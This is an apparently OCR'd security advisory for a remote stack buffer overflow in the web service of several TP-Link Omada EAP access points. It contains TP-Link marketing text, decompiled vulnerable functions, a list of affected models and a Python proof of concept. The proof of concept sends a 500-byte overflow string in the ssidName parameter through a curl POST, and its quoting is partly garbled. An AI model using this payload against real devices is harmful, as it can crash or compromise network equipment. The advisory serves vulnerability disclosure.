

TP-Link Omada EAP

Remote Stack-based Buffer Overflow (RCE)



Hassle-Free Centralized Cloud Management:

100% centralized cloud management of whole network from different sites—all controlled from a single interface anywhere, anytime.


tp-link | Omada
The Smarter Cloud Solution for Business Networking
Hospitality | Education | Retail | Office | and More
Routers, Switches, Access Points, Controllers


Omada SDN—Smarter Cloud Solution for Business Networking

Omada Software Defined Networking (SDN) platform integrates network devices including access points, switches and gateways, guaranteeing powerful business network with higher efficiency, higher security, and higher reliability.

TP-Link Omada outdoor WiFi access points provide fast and stable WiFi outside, and are well suitable for all kinds of home and business outdoor scenarios.

Vulnerability Description

The specific flaw exists within the httpd service. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer. An attacker can leverage this vulnerability to execute code in the context of root.



```
      pcVar3 = (char *)httpGetEnv(param_1,"ssidName");
      pcVar4 = (char *)httpGetEnv(param_1,&DAT_00497224);
      pcVar5 = (char *)httpGetEnv(param_1,"listName");
      pcVar6 = (char *)httpGetEnv(param_1,"action");
      if ((((pcVar3 == (char *)0x0) || (pcVar4 == (char *)0x0)) || (pcVar5 == (char *)0x0)) ||
         (pcVar6 == (char *)0x0)) {
        pcVar3 = "[HTTPMACFILTER_ERROR], [%s, %d]param is NULL.\n";
        uVar10 = 0x3b4;
LAB_00417440:
        printf(pcVar3,"_http_wmf_saveAssoc",uVar10);
      }
      else {
        local_44 = auStack184;
        local_34 = acStack151;
        local_30 = acStack118;
        local_2c = &local_110;
        local_40 = acStack220;
        local_3c = acStack252;
        local_38 = &local_108;
        do {
          if (((*pcVar3 == '\0') || (*pcVar4 == '\0')) || ((*pcVar5 == '\0' || (*pcVar6 == '\0'))))
          {
            FUN_00416930(param_1,0,local_110);
            return 2;
          }
          memset(local_44,0,0x70);
          memset(local_40,0,0x21);
          local_104 = 0;
          local_100 = 0;
          memset(local_3c,0,0x20);
          pcVar1 = local_40;
          *local_38 = 0;
          local_48 = FUN_00416830(pcVar3,10,pcVar1);
          iVar2 = FUN_00416830(pcVar4,10,&local_104);
          iVar7 = FUN_00416830(pcVar5,10,local_3c);
          iVar8 = FUN_00416830(pcVar6,10,local_38);
```

```

char * FUN_00416830(char *param_1,int param_2,void *param_3)

{
  int iVar1;
  char *pcVar2;
  char *__n;

  pcVar2 = param_1;
  do {
    iVar1 = (int)*pcVar2;
    if (iVar1 == 0) goto LAB_00416870;
    pcVar2 = pcVar2 + 1;
  } while (iVar1 != param_2);
  iVar1 = (int)*pcVar2;
LAB_00416870:
  pcVar2 = pcVar2 + -(int)param_1;
  __n = pcVar2;
  if (iVar1 != 0) {
    __n = pcVar2 + -1;
  }
  memcpy(param_3,param_1,(size_t)__n);
  return pcVar2;
}
```

Affected Products:

tp-link EAP110

tp-link EAP110 OUTDOOR

tp-link EAP115

tp-link EAP115 WALL

tp-link EAP225

tp-link EAP225 OUTDOOR

tp-link EAP225 WALL

tp-link EAP230 WALL

tp-link EAP235 WALL

tp-link EAP265

Exploit Proof Of Concept code:

```
import sys
import os
from sys import argv

cookie = argv[1]

payload = 'A' * 500

if argv[1] == "?":

	print ("Usage: tp-link_EAP_POC_macFiltering_curl.py cookie")

	print ("Example: tp-link_EAP_POC_macFiltering_curl.py
c0a800590d2e2485a40fa46471fc5357599f6248")

else:

	command = command = 'curl --cookie "COOKIE='+cookie+'"' -H "Cookie:
COOKIE='+cookie+'"' -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:106.0) Gecko/20100101 Firefox/106.0" -H "Accept: application/json, text/javascript,
*/*; q=0.01" -H "Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3" -H "Accept-
Encoding: gzip, deflate" -H "Content-Type: application/x-www-form-urlencoded;
charset=UTF-8" -H "X-Requested-With: XMLHttpRequest" -H "Origin:
https://192.168.0.254" -H "Referer: https://192.168.0.254/" -H "Connection: close" -d
"operation=save&ssidName='+payload+'&band=2.4GHz&listName=%2B%2B%2B%2B&
action=0" -X POST https://192.168.0.254/data/macFiltering.association.json --insecure'

	print (command)
	os.system(command)
```